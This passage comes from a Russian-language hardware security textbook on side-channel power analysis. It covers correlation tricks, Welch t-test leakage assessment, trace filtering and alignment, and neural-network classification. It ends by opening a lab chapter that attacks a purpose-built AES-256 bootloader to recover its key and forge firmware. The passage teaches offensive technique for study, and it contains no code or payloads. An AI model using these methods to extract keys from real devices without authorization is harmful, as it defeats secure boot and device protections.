Еще одна хитрость заключается в вычислении корреляции с зашифрованным текстом, которая также называется *выходной корреляцией*. Пики открытого текста теоретически могут появляться на протяжении всей кривой, а пики зашифрованного проявляются только после завершения шифрования. Следовательно, первый пик зашифрованного текста указывает на то, что шифрование *должно было произойти до него*. Эмпирическое правило состоит в том, чтобы искать операцию шифрования между первым пиком зашифрованного текста и пиком открытого текста непосредственно перед ним.

Появление пика корреляции зашифрованного текста — это хорошо. Это признак того, что у вас достаточно кривых, смещение незначительно и есть модель утечки, которая захватывает зашифрованный текст. Отсутствие пика означает, что вам нужно исправить что-то из вышеперечисленного, но неясно, что именно. Выбор подхода обычно основан на пробах и ошибках. Обратите внимание, что в случае CPA вы атакуете криптопосредников, а не сам открытый текст или зашифрованный текст. Таким образом, корреляция с открытым текстом или зашифрованным текстом является просто указанием на то, что вы можете обрабатывать данные. Фактическим криптопромежуточным звеньям может потребоваться немного другое выравнивание, другой фильтр или больше кривых.

Последний трюк в области корреляции, который вы можете использовать, если знаете криптографический ключ, — это *промежуточная корреляция*. Зная ключ, зашифрованный текст или открытый текст, а также тип реализации шифрования, вы можете рассчитать все промежуточные состояния алгоритма шифрования. Например, можете определить корреляцию с HW каждого из восьмибитных выходов операции `MixColumns` в AES для каждого раунда. Таким образом, вы увидите для каждого раунда 16 пиков, немного отстающих друг от друга. Эту идею можно расширить до одновременной корреляции с аппаратным обеспечением всего 128-битного состояния раунда AES в параллельных реализациях AES.

Тот же трюк можно использовать для модели утечки методом грубой силы. Например, вы можете вычислить не только вес Хэмминга (HW), но и расстояние Хэмминга (HD) и посмотреть, что из этого дает более высокие пики. Обратная сторона заключается в том, что вам нужно знать ключ, но зато, если пики видны, вы приближаетесь к успешной CPA (причина этого вывода заключается в том,

что в CPA имеют значение «правильные» и «неправильные» пики, а мы проанализировали здесь только «правильные»).

CPA с известным ключом

Метод CPA с известным ключом сочетает в себе результаты CPA и принципы энтропии частичного угадывания, рассмотренные ранее в этой главе, и позволяет определить, действительно ли можно извлечь ключ. Вы рассчитываете полную CPA, а затем используете PGE для анализа (для каждой части подключа) ранга правильного предположения по сравнению с количеством кривых. То, что подключи падают в ранге, будет говорить о том, что вы на верном пути.

Не страшно, если всего несколько ключей падают до низких рангов. Статистика может давать странные результаты. Они могут с тем же успехом подняться вместе с ростом количества кривых. Если большинство ключей падают и остаются на низком уровне, то вы можете что-то найти. Мы встречали и противоположный эффект: девять из десяти ключевых байтов находились в ранге 1, а поиск последнего занимал целую вечность. Опять же, статистика может давать странные результаты. Только когда все подключаемые ключи имеют низкий ранг, можно переходить к методам грубой силы.

В отличие от промежуточной корреляции, этот метод говорит вам, можете ли вы извлечь ключ. Но вычислительная сложность в этом случае значительно выше; вам нужно вычислить 256 значений корреляции для каждого ключевого байта вместо одного в случае промежуточной корреляции. Как и в случае с промежуточной корреляцией, отсутствие пиков может быть вызвано недостаточным количеством трасс, значительным рассогласованием или плохой моделью утечки. Чтобы определить это, может потребоваться метод проб и ошибок.

Оценка утечки тестового вектора

T-критерий Уэлча – статистический критерий, используемый для определения того, одинаковы ли средние значения у двух наборов данных. Этот критерий позволит нам ответить на простой вопрос: если есть два набора кривых мощностей, то различимы ли эти наборы статистически? То есть если мы выполнили 100 операций шифрования с ключом А и 100 операций шифрования с ключом Б, есть ли заметная разница в кривых потребляемой мощности? Если среднее энергопотребление устройства в определенный момент времени кривой у ключа А и ключа Б различается, это может свидетельствовать об утечке информации с устройства.

Данный критерий применяется к определенному моменту времени для каждого из двух наборов кривых. Результатом будет вероятность того, что два набора кривых потребляемой мощности имеют равные средние значения в этот момент времени, независимо от стандартного отклонения. Мы намеренно создадим два

набора трассировки, и в каждом наборе целевое устройство обрабатывает разные значения. Если эти значения приводят к изменению среднего уровня мощности, это говорит о наличии утечек. В начале этого раздела были приведены примечания по получению нескольких наборов и дополнительные сведения о выборе входных данных. Это чрезвычайно важно: если вы сгенерировали два набора, построив 100 кривых с ключом А, а затем еще 100 с ключом Б, кривые будут бесполезны. Статистический тест почти наверняка обнаружит разницу между ними, поскольку физические изменения (такие как температура), вполне вероятно, произойдут между моментами захвата наборов. Перед получением кривой нужно на стороне ПК (не на целевом устройстве) определить, какой ключ будет использоваться. Спросите нас, откуда мы это знаем.

ДАЛЬНЕЙШЕЕ ИССЛЕДОВАНИЕ

Более подробно применение этого критерия для обнаружения утечек описано в работе *A Testing Methodology for Side Channel Resistance Validation* Гилберта Гудвилла, Бенджамина Джуна, Джоша Джраффе и Панкаджа Рохатги, а также в *Test Vector Leakage Assessment (TVLA) Methodology in Practice* Г. Бекера и др. TVLA был разработан для стандартизации измерения утечек, чтобы его можно было использовать в сценарии сертификации «годен/негоден» независимо от способностей аналитика побочного канала. В главе 14 представлена более подробная информация о сертификации.

Мы можем построить зависимость критерия Уэлча от времени и понаблюдать пики там, где обнаружена утечка, подобно следу корреляции. Значение критерия Уэлча вычисляется по формуле:

$$w_j = \frac{\overline{t_j^A} - \overline{t_j^B}}{\sqrt{\frac{\text{var}(t_j^A)}{D^A} + \frac{\text{var}(t_j^B)}{D^B}}},$$

где $\overline{t_j^A}$ — значение точки во времени j для набора кривых A , $\text{var}()$ — дисперсия выборки, а D^A — количество трасс в наборе кривых A . Чем выше w_j , тем более вероятно, что набор кривых A и набор кривых B на самом деле генерируются процессом с другим средним значением во времени j . По нашему опыту, для наборов трасс, состоящих как минимум из нескольких сотен трасс, абсолютные значения w_j , допустим, 10 и выше, указывают на то, что, скорее всего, имеет место утечка, и CPA-атака может быть успешной, если w_j составляет 80 и выше. В другой литературе часто встречается значение 4,5, которое, по нашему опыту, порождает ложные срабатывания.

Мы дадим вам несколько наборов образцов AES, которые вы можете протестировать, чтобы получить представление о том, что нам нужно сделать следующее.

- **Создать один набор со случайными входными данными и один набор с постоянными входными данными.** Идея состоит в том, что в случае отсутствия у целевого устройства утечек, измерения потребляемой мощности внутри криптоалгоритма должны быть статистически неразличимыми, даже если характеристики обрабатываемых данных явно различаются. Обратите внимание: измерения потребляемой мощности передачи входных данных в криптографический механизм, вероятно, подвержены утечкам, и критерий это обнаружит. Очевидно, что различия во входных данных не являются настоящей утечкой и не могут использоваться для атаки, поэтому следите за ложными t -пиками, вызванными «утечкой» входных данных».
- **Создать один набор, где промежуточный бит данных X равен 0, и другой набор, где $X = 1$.** Этот пример наиболее интересен при тестировании бита в среднем раунде AES, например любого бита состояния AES после операции `SubBytes` и перед `MixColumns` в раунде 5. Этот критерий не дает ложных срабатываний типа «утечки ввода». Биты в раунде 5 AES никак не коррелируют с входными или выходными битами AES. Если вы хотите проверить утечки через расстояние Хэмминга, то также можете рассчитать бит X с помощью операции `XOR` между, например, вводом и выводом всего раунда AES. Эту же проверку можно выполнить с известным ключом, но полностью случайными входными данными. Поскольку вы не знаете, в каком бите X возникает утечка, вы можете рассчитать статистику для всех вообразимых промежуточных битов — например, для 3×128 бит состояния после операций `AddRoundKey`, `SubBytes` и `MixColumns` (`ShiftRows` не инвертирует биты) в раунде 5.
- **Создать один набор, где промежуточный Y равен A , и другой, где Y равняется НЕ A .** Это более сложная версия предыдущей идеи. Вы можете проверить, имеет ли один байт вывода операции `SybBytes` смещение в измерениях мощности, когда его значение равно, например, `0x80`. Опять же, вы можете рассчитать t -критерий для любого промежуточного Y и значения A , поэтому можно запустить 16×256 тестов для выходного состояния операции `Substitute` в раунде 5.
- **Создать один набор, где все 128 битов в раунде AES содержат точно N единиц, а затем создать другой случайный набор.** Это более хитрый способ. Допустим, мы выбираем раунд $R = 5$ и генерируем 128-битное состояние, скажем, $H = 16$ случайно выбранных битов, равных 1. Смещение получается значительным: в нормальных условиях в среднем 64 бита равны 1, и появление смещенного состояния маловероятно. Однако, используя известный ключ, мы можем вычислить, какой открытый текст сгенерировал бы состояние под этим ключом. Из-за свойств криптографии байты этих открытых текстов будут выглядеть одинаково случайными. То же самое относится и к зашифрованному тексту. Во время расчета вы можете теоретически обнаружить лишь один вид отклонений в раунде R , поскольку других отклонений не будет (кроме некоторых незначительных смещений в раундах $R - 1$ и $R + 1$). Поэтому вы не получите t -пиков в передаче открытого или

зашифрованного текста. Поскольку вы смещаете все состояние раунда, для обнаружения утечки потребуется меньше трасс, чем при использовании предыдущих методов. Следовательно, это отличный первоочередный способ обнаружить утечку до того, как ее обнаружит любой метод CPA.

Ясно, что t -критерий можно использовать для обнаружения различных типов утечек. Обратите внимание: мы не указали явную модель потребляемой мощности, что делает t -критерий более общим средством обнаружения утечек, чем CPA и его аналоги. Отклонение внутреннего раунда подчеркивает сигнал утечки. t -критерий — отличный инструмент для определения времени утечки, места ЭМ-утечки или для улучшения фильтров с настройкой на максимальное значение t . Есть один способ, который будет полезен, если есть небольшое рас согласование, — сначала выполнить БПФ, а потом вычислить t в частотной области, чтобы узнать, на какой частоте происходит утечка.

Недостатком t -критерия является то, что вам может понадобиться ключ, а критерий его не извлекает. Это значит, вам все равно нужно будет использовать CPA и определить модель потребляемой мощности, а успех не гарантирован. Как и в случае с CPA, отсутствие пиков означает, что вам может потребоваться улучшить обработку кривых.

Поскольку ключ на самом деле не извлекается, t -критерий легко дает ложные срабатывания. Это может произойти из-за статистической разницы между группами кривых, не связанных с криптографической утечкой (например, из-за неправильной рандомизации кампании по сбору данных). Кроме того, t -критерий выявит утечку, связанную с загрузкой или выгрузкой данных из криптографического ядра, которые могут быть бесполезны для атаки. t -критерий просто говорит о том, одинаковые или разные средние значения у двух групп, а вы должны правильно понять, что это означает. Однако это действительно удобный инструмент для настройки методов обработки: если значение критерия растет, то вы движетесь в правильном направлении.

Методы обработки

В предыдущем подразделе мы описали несколько стандартных методов, позволяющих измерить, насколько близко вы приблизились к достаточно хорошему сигналу для CPA. Здесь мы опишем некоторые методы обработки наборов трассировок. Несколько практических советов: проверяйте результаты после каждого шага, а в воскресенье проверяйте дважды. В противном случае слишком легко ошибиться и навсегда потерять сигнал утечки. Лучше обнаруживать проблемы раньше, чем позже, когда приходится отлаживать всю цепочку обработки.

Нормализация кривых

После получения набора кривых всегда полезно вычислить среднее значение и стандартное отклонение для каждой кривой, как было описано в пункте

«Средние значения и стандартные отклонения по операциям (для каждой точки)» ранее в этой главе. Вы увидите две вещи: выпадающие значения, которые выходят за пределы «нормального» диапазона только на одной кривой, и медленный дрейф нормального диапазона из-за условий окружающей среды, а также возможные ошибки при сборе данных. Чтобы улучшить качество набора кривых, нужно убрать некоторые выпадающие кривые, разрешив только определенный диапазон значений среднего/стандартного отклонения. После этого вы можете скорректировать дрейф путем *нормализации* кривых. Типичная стратегия нормализации состоит в том, чтобы вычесть среднее значение по кривой и разделить все выборочные значения на стандартное отклонение для этой трассы. В результате среднее значение у каждой кривой равняется 0, а стандартное отклонение равно 1.

Частотная фильтрация

При захвате данных с осциллографом мы можем использовать аналоговые фильтры на входе в осциллограф. Их так можно рассчитывать в цифровом виде: во многих средах есть библиотеки, которые позволяют легко пропускать кривые через фильтры. Примеры таких библиотек: `scipy.signal` для Python и SPUC для C++. Цифровые фильтры составляют основу большинства операций цифровой обработки сигналов, поэтому в большинстве языков программирования есть отличные библиотеки фильтрации.

При выполнении *частотной фильтрации* нужно воспользоваться тем фактом, что в отдельной части частотного спектра может присутствовать интересующий вас сигнал утечки или какой-либо конкретный источник шума (в пункте «Спектральный анализ» ранее в этой главе было приведено описание анализа спектра на наличие шума или сигнала).

Передавая или блокируя шум, вы можете повысить эффективность СРА. Вероятно, вы захотите применить такой же фильтр к гармоникам основного сигнала. Например, если целевая тактовая частота составляет 4 МГц, то, вероятно, нужно оставить частоты 3,9–4,1, 7,9–8,1, 11,9–12,1 МГц и т. д. Если в вашей системе есть импульсный стабилизатор, добавляющий к измерениям шум, то вам может понадобиться *высокочастотный* или *полосный* фильтр. *Низкочастотная* фильтрация часто помогает смягчить высокочастотный шум в системах, но иногда сигнал утечки находится целиком в высокочастотных компонентах, поэтому фильтрация верхних частот исключает всяческую возможность успеха! Другими словами, потребуется некоторое количество проб и ошибок.

В случае DPA, скорее всего, вы будете использовать (много)режекторные фильтры для пропуска или блокировки базовых частот и их гармоник. *Конечная импульсная характеристика* (finite impulse response, FIR) или *бесконечная импульсная характеристика* (infinite impulse response, IIR) фильтра узкополосной фильтрации может быть сложной; вы всегда можете вернуться к более сложному

в вычислительном отношении БПФ, а затем заблокировать/пропустить произвольные части спектра, установив амплитуду на 0 и выполнив обратное БПФ.

Ресинхронизация

В идеале нам хотелось бы знать момент, когда происходит операция шифрования, и мы попробуем определить точный момент времени с помощью осциллографа. К сожалению, сделать это сложно, поэтому мы запускаем наш осциллограф на основе сообщения, отправляемого микроконтроллеру. Количество времени, которое проходит между получением сообщения микроконтроллером и выполнением шифрования, меняется, поскольку контроллер не сразу реагирует на сообщение.

Это несоответствие означает, что нам необходимо повторно синхронизировать несколько кривых. На рис. 11.19 показаны три кривые до ресинхронизации (*смещенные*), и те же три кривые после ресинхронизации (*выровненные*).




Рис. 11.19. Синхронизация кривых с помощью метода суммы абсолютных разностей (SAD)

Три верхние кривые не синхронизированы. Вычислив *сумму абсолютных разностей* (sum of absolute difference, SAD) на трех кривых, получаем четкую кривую снизу.

Применяя метод SAD, вы берете кривую, которая будет считаться эталонной. По ней мы будем выравнивать все остальные. Из нее нужно выбрать группу точек, обычно какую-то особенность, которая появляется на всех кривых. Наконец, вы пытаетесь сдвинуть каждую кривую так, чтобы абсолютная разница между двумя кривыми была минимальной. К этой главе прилагается файл Jupyter (<https://nostarch.com/hardwarehacking/>), в коде которого реализован метод SAD и получен рис. 11.19.

Можно также использовать *теорему круговой свертки*. Свертка двух сигналов — точечное умножение двух сигналов с разными смещениями n . Значение n , при котором это умножение дает наименьший результат, является «наиболее подходящим» сдвигом для этих сигналов. Наивный расчет получается слишком трудозатратным. К счастью, можно рассчитать свертку, выполнив БПФ для обоих сигналов, умножив сигналы поточечно, а затем выполнив обратное БПФ. После этого вы получите результат свертки между двумя сигналами для каждого значения сдвига n , и тогда вам просто нужно будет внимательно изучить минимум.

В программном обеспечении ChipWhisperer есть и другие простые модули ресинхронизации. Ресинхронизация не всегда ограничивается простым применением статического сдвига. Возможно, вам потребуется исказить кривые во времени или удалить участки кривых, где прерывание произошло лишь в нескольких кривых. Мы не рассматриваем здесь такие подробности, но в работе Джаспера ван Вуденберга, Марка Ф. Виттемана и Брэма Баккера *Improving Differential Power Analysis by Elastic Alignment* можно найти больше информации о гибком выравнивании.

Сжатие кривых

Захват слишком длинных графиков приведет к большим затратам места на диске и в памяти. Используя высокоскоростную дискретизацию осциллографа со скоростью порядка гигавыборки в секунду или выше, вы быстро обнаружите, что кривые занимают слишком много места. Кроме того, и анализ становится очень медленным, поскольку выполняется для каждой точки последовательно.

В реальных задачах цель состоит в том, чтобы найти некую информацию об утечке для каждого тактового цикла, и понятно, что вам не нужна каждая отдельная точка в каждом такте. Зачастую бывает достаточно сохранить одну точку из каждого такта. Это называется *сжатием кривой*, поскольку оно позволяет значительно уменьшить количество точек выборки.

Как мы уже говорили в пункте «Частота дискретизации» в этой главе, вы можете выполнять сжатие путем простого понижения частоты дискретизации, но это не даст такой экономии, как истинное сжатие кривых.

В истинном сжатии используется функция, позволяющая определять значение, которое представляет каждый тактовый цикл. Это может быть минимальное,

максимальное или среднее значение за весь такт или его часть. Если ваше цепевое устройство оснащено стабильным кварцевым генератором, то вы можете выполнить сжатие, фиксируя точки с определенным смещением от триггера, поскольку и устройство, и тактовый сигнал выборки должны быть стабильными. В случае нестабильного тактового сигнала вам придется восстановить его, например, путем обнаружения пиков, указывающих на отсчеты такта. Имея тактовый сигнал, вы можете обнаружить, что только первые $x\%$ тактового цикла содержат большую часть утечки, поэтому остальную часть данных можно игнорировать.

При сжатии измерений ЭМ-зонда учитывайте, что ЭМ-сигнал — производная сигнала потребляемой мощности. Таким образом, за одиночным пиком потребляемой мощности последует положительный электромагнитный пик, за которым идет отрицательный. Усреднять положительные и отрицательные части захваченных волн не нужно, так как они компенсируются в силу своих свойств! В этом случае нужно просто взять сумму абсолютных значений точек в пределах такта.

Глубокое обучение с помощью сверточных нейронных сетей

В такой области, как анализ побочных каналов, нельзя отставать от тенденций и игнорировать достижения машинного обучения (machine learning, ML). В действительности есть два эффективных способа сформулировать проблему побочных каналов с точки зрения данного обучения. В первом анализ побочных каналов представляется последовательностью шагов, выполняемых (интеллектуальным) агентом, а во втором — рассматривается как задача классификации. На момент написания книги эта область исследований еще молода, но важна. Анализ побочных каналов приобретает все большее значение, а идти в ногу с требованиями рынка все сложнее. Любая автоматизация, такая как машинное обучение, невероятно важна.

Представим, что у нас есть *агенты*, которые наблюдают за своим миром, выполняют действия и наказываются/вознаграждаются в зависимости от того, как их действия влияют на мир. Мы могли бы научить агента решать, какие шаги следует предпринять дальше, например использовать выравнивание, фильтрацию или повторную выборку в зависимости от того, насколько высок пик t . Будущее покажет, гениально это или глупо, так как в настоящее время эта тема не изучена.

Теперь рассмотрим *задачу классификации*. Классификация — наука о том, как брать объекты и относить их к некоторому классу. Например, современные классификаторы глубокого обучения могут брать произвольное изображение и с высокой точностью определять, кошка на нем или собака. Нейронные сети, используемые для классификации, обучаются на миллионах изображений, снабженных метками «кошка» или «собака». Под обучением понимается настройка параметров сети таким образом, чтобы она учились находить на

изображениях признаки, характерные для кошек или собак. В нейронных сетях интересно то, что настройка происходит исключительно путем наблюдения. Эксперту не нужно самому описывать, какие признаки нужно искать для обнаружения «кошки» или «собаки» (на момент написания статьи для разработки структуры сети и ее обучения по-прежнему нужны эксперты). Анализ побочных каналов — это, по сути, задача классификации: мы пытаемся классифицировать промежуточные значения из имеющихся кривых. Зная эти значения, мы можем вычислить ключ.

На рис. 11.20 показан процесс обучения нейронной сети задаче анализа побочных каналов.




Рис. 11.20. Обучение нейронной сети анализу побочных каналов

Вместо кошек и собак мы используем симпатичный набор кривых, помеченных весом Хэмминга промежуточного значения, на которое мы ориентируемся. Для AES эта метка может быть весом Хэмминга определенного вывода S-блока. Этот набор помеченных кривых является обучающим набором для нейронной сети, которая затем, как мы надеемся, научится определять вес Хэмминга по заданной кривой. В результате у нас будет обученная модель, которую можно использовать для назначения вероятностей по весам Хэмминга для новой трассы.

На рис. 11.21 показано, как можно использовать классификацию сети для получения значений достоверности промежуточных звеньев (и следовательно, ключей).




Рис. 11.21. Использование сети классификации для поиска ключей

На этой диаграмме показано, как нейронная сеть обрабатывает одну кривую. Та проходит через сеть, что приводит к распределению вероятностей по весам Хэмминга. В этом примере вес Хэмминга будет равен 6 с вероятностью 0,65.

Мы можем обучать нейронную сеть, передавая ей кривые и известные промежуточные значения, как было показано на рис. 11.20, а затем позволяя сети классифицировать кривую с неизвестным промежуточным значением, как показано на рис. 11.21. По сути, мы получаем анализ SPA, который может быть полезен для ECC или RSA, где нам требуется классифицировать фрагменты кривых, которые представляют собой расчет одного или нескольких ключевых битов.

Подход DPA заключается в использовании распределения вероятности (которое является выходом нейронной сети) промежуточных значений, преобразовании этого распределения вероятности в значения достоверности по ключевым байтам и обновлении этой достоверности для каждой наблюдаемой кривой. Здесь проявляются различия обычной классификации нейронной сети: нам необходимо получать идеальную классификацию каждой трассы, пока в среднем мы смещаем значение достоверности для соответствующего ключевого байта. Другими словами, мы не собираемся идеально идентифицировать кошку или собаку, а анализируем миллион чрезвычайно шумных изображений одного животного и пытаемся понять, кошка ли это.

Правильно обученные сети, особенно сверточные нейронные, обнаруживают объекты независимо от их ориентации, масштаба, несущественных изменений

цвета и некоторого уровня шума. Так что, гипотетически, эти сети могли бы упростить работу по анализу кривых, требующих фильтрации и выравнивания. В выступлении на Black Hat 2018 г. *Lowering the Bar: Deep Learning for Side Channel Analysis* (есть на YouTube) Джаспер показывает работу своих соавторов Гильерме Перина и Бариса Эге. Джаспер демонстрирует, что нейронные сети хорошо подходят для анализа кривых асимметричной криптографии и программных реализаций симметричных шифров, где есть рассогласование и некоторый шум. До сих пор остается открытым вопрос, насколько это применимо к аппаратной реализации с более жесткими контрмерами. Одним из интересных результатов работы было то, что сеть сломала маскированную реализацию второго порядка, обнаружив утечку первого порядка в сети.

Цель данной работы состоит в том, чтобы устраниТЬ необходИМОСТЬ в самостоятельной интерпретации кривых аналитиком. Мы еще не дошли до этого уровня, хотя, возможно, упростили задачу, перенеся усилия на проектирование сети, а не на многодоменные сложности анализа побочных каналов.

Резюме

В введении к этой главе мы упомянули, что она посвящена именно искусству анализа потребляемой мощности, а не *науке*. Наука (это легкая часть) просто пытается понять, что делают инструменты. Искусство же заключается в том, чтобы применить их в нужное время и правильным образом или даже разработать собственные. Чтобы достичь мастерства в этом искусстве, потребуется опыт, который можно приобрести, только экспериментируя. Каждый уровень мастерства имеет цели, на которых можно попрактиковаться. В нашей лаборатории мы анализируем многогигагерцевые SoC, но для этого требуется команда людей, которые профессионально занимались этим типом анализа в течение нескольких лет, и может пройти несколько месяцев, прежде чем удастся найти хоть какие-то утечки. С другой стороны, мы можем всего за несколько часов научить людей без опыта ломать ключи на простом микроконтроллере. С чем бы вы ни экспериментировали, старайтесь соответствовать своему уровню опыта.

Еще одно отличное упражнение — попробовать разработать собственные контрмеры. Возьмите целевое устройство, которое будет легко взломать и в которое можно будет загрузить собственный код. Попытайтесь подумать, что действительно может помешать вам как злоумышленнику сломать реализацию. Один из приемов, который можно использовать, — выполнить один шаг анализа и разрушить предположения, сделанные на этом шаге. Проще всего рандомизировать время алгоритма, что нарушает DPA и заставляет вас выполнять выравнивание кривых. Таким образом, вы улучшите безопасность своей системы, улучшите свои навыки атакующего и найдете себе занятие на следующие выходные.

РЕСУРСЫ

Три главы в этой книге посвящены анализу побочных каналов, а доступная информация представлена лишь поверхностно. Мы собрали некоторые инструменты и ресурсы, которые могут вам пригодиться.

Книга *Power Analysis Attacks: Revealing the Secrets of Smart Cards* (Springer, 2010 г.) Стефана Мангарда, Элизабет Освальд и Томаса Поппа станет вашим ориентиром в освоении искусства анализа побочных каналов. В эту книгу включены сведения о более сложных атаках, таких как атаки по шаблону, а также несколько примеров рабочих пространств, которые можно скачать по адресу <http://www.dpabook.org/>.

В книге *Serious Cryptography* (No Starch Press, 2018) Жана-Филиппа Омассона приводится подробная информация о различных криптографических алгоритмах. Применение атак с анализом побочных каналов требует понимания различных аспектов алгоритма, и в этой книге описано множество алгоритмов, с которыми вы, вероятно, столкнетесь.

Анализ побочных каналов — большая область науки, и университетские и коммерческие исследователи часто публикуют информацию о новых атаках и мерах противодействия. Если вас интересуют дополнительные сведения об этой области, то вы, несомненно, захотите изучить академические ресурсы.

Семинар по криптографическому оборудованию и встроенным системам (Cryptographic Hardware and Embedded Systems, CHES) остается одним из главных событий в области анализа побочных каналов и общей безопасности встроенного оборудования. Обычно он проводится совместно с конференцией по отказоустойчивости (FDTC) и доказательствам безопасности (PROOFS), а иногда и с одной из основных конференций CRYPTO. В CHES обычно принимают участие сотни исследователей.

Семинар по конструктивному анализу побочных каналов и безопасному проектированию (Constructive Side-Channel Analysis and Secure Design, COSADE) тоже посвящен анализу побочных каналов. Эта конференция гораздо менее масштабна, чем CHES, но в ней много внимания уделено безопасному дизайну встраиваемого оборудования.

На конференции по исследованию смарт-карт и продвинутым приложениям (Smart Card Research and Advanced Application Conference, CARDIS) основное внимание уделяется исследованиям смарт-карт, а также рассматривается анализ побочных каналов и внедрение ошибок. Эта конференция меньше, чем CHES.

CT-RSA — особое отделение (криптографическое) основной конференции RSA, в которой в прошлом участвовало около 42 тыс. человек.

12

Рубрика «Эксперименты». Дифференциальный анализ потребляемой мощности



Чтобы продемонстрировать, как можно использовать анализ потребляемой мощности по побочному каналу в практических системах, в этой главе мы проведем полную атаку на загрузчик, применяющий шифрование AES-256. Специально для этого упражнения создан загрузчик AES-256. Микроконтроллер-жертва будет получать команды через последовательный порт, расшифровывать их и подтверждать корректность используемой подписи.

Затем он сохранит код в памяти, если проверка подписи прошла успешно. Чтобы сделать эту систему более устойчивой к криптографическим атакам, в загрузчике будет использоваться режим сцепления блоков шифротекста (cipher block chaining, CBC). Цель состоит в том, чтобы найти секретный ключ и вектор инициализации CBC, чтобы затем успешно подделать собственную прошивку. В реальном загрузчике будет намного больше функций, например считывание FUSE-битов, настройка оборудования и т. д., которые мы не реализуем, поскольку они не имеют отношения к атаке с анализом побочного канала (side-channel analysis, SCA).

О загрузчиках

В мире микроконтроллеров загрузчик представляет собой определенный фрагмент кода, который позволяет пользователю загружать в память новую прошивку. Загрузчики особенно полезны для устройств со сложным кодом,

которым могут потребоваться исправления или обновления в будущем. Загрузчик получает информацию от линии связи (порт USB, последовательный порт, порт Ethernet, соединение Wi-Fi и т. д.) и сохраняет эти данные в программной памяти. Получив полную прошивку, микроконтроллер сможет успешно запускать свой обновленный код.

Загрузчики имеют одну серьезную проблему безопасности. Производитель может захотеть запретить посторонним лицам писать собственные прошивки и загружать их в микроконтроллер. Это делается из соображений безопасности, поскольку атакующие могут получить доступ к частям устройства, к которым в нормальной ситуации доступа быть не должно. К тому же меры безопасности часто применяются для защиты деловых интересов производителя. В индустрии игр и принтеров аппаратное обеспечение продается ниже себестоимости, и эта стоимость возмещается за счет продажи игр и картриджей, привязанных к платформе. Данную блокировку реализуют функции безопасности, закрепленные в Secure Boot, поэтому ее обход ставит под угрозу саму бизнес-модель устройства.

Самый распространенный способ запретить выполнение произвольной прошивки — добавить цифровую подпись (и, возможно, шифрование). Производитель может добавить к коду прошивки подпись и зашифровать его секретным ключом. Затем загрузчик может расшифровать полученную прошивку и подтвердить, что подпись корректна. Пользователи не будут знать ключ шифрования или подписи, привязанный к прошивке, поэтому не смогут создать собственный загрузочный код.

В этом эксперименте в загрузчике для подписи и шифрования прошивки используется секретный ключ AES. Мы покажем вам, как его извлечь.

Протокол связи загрузчика

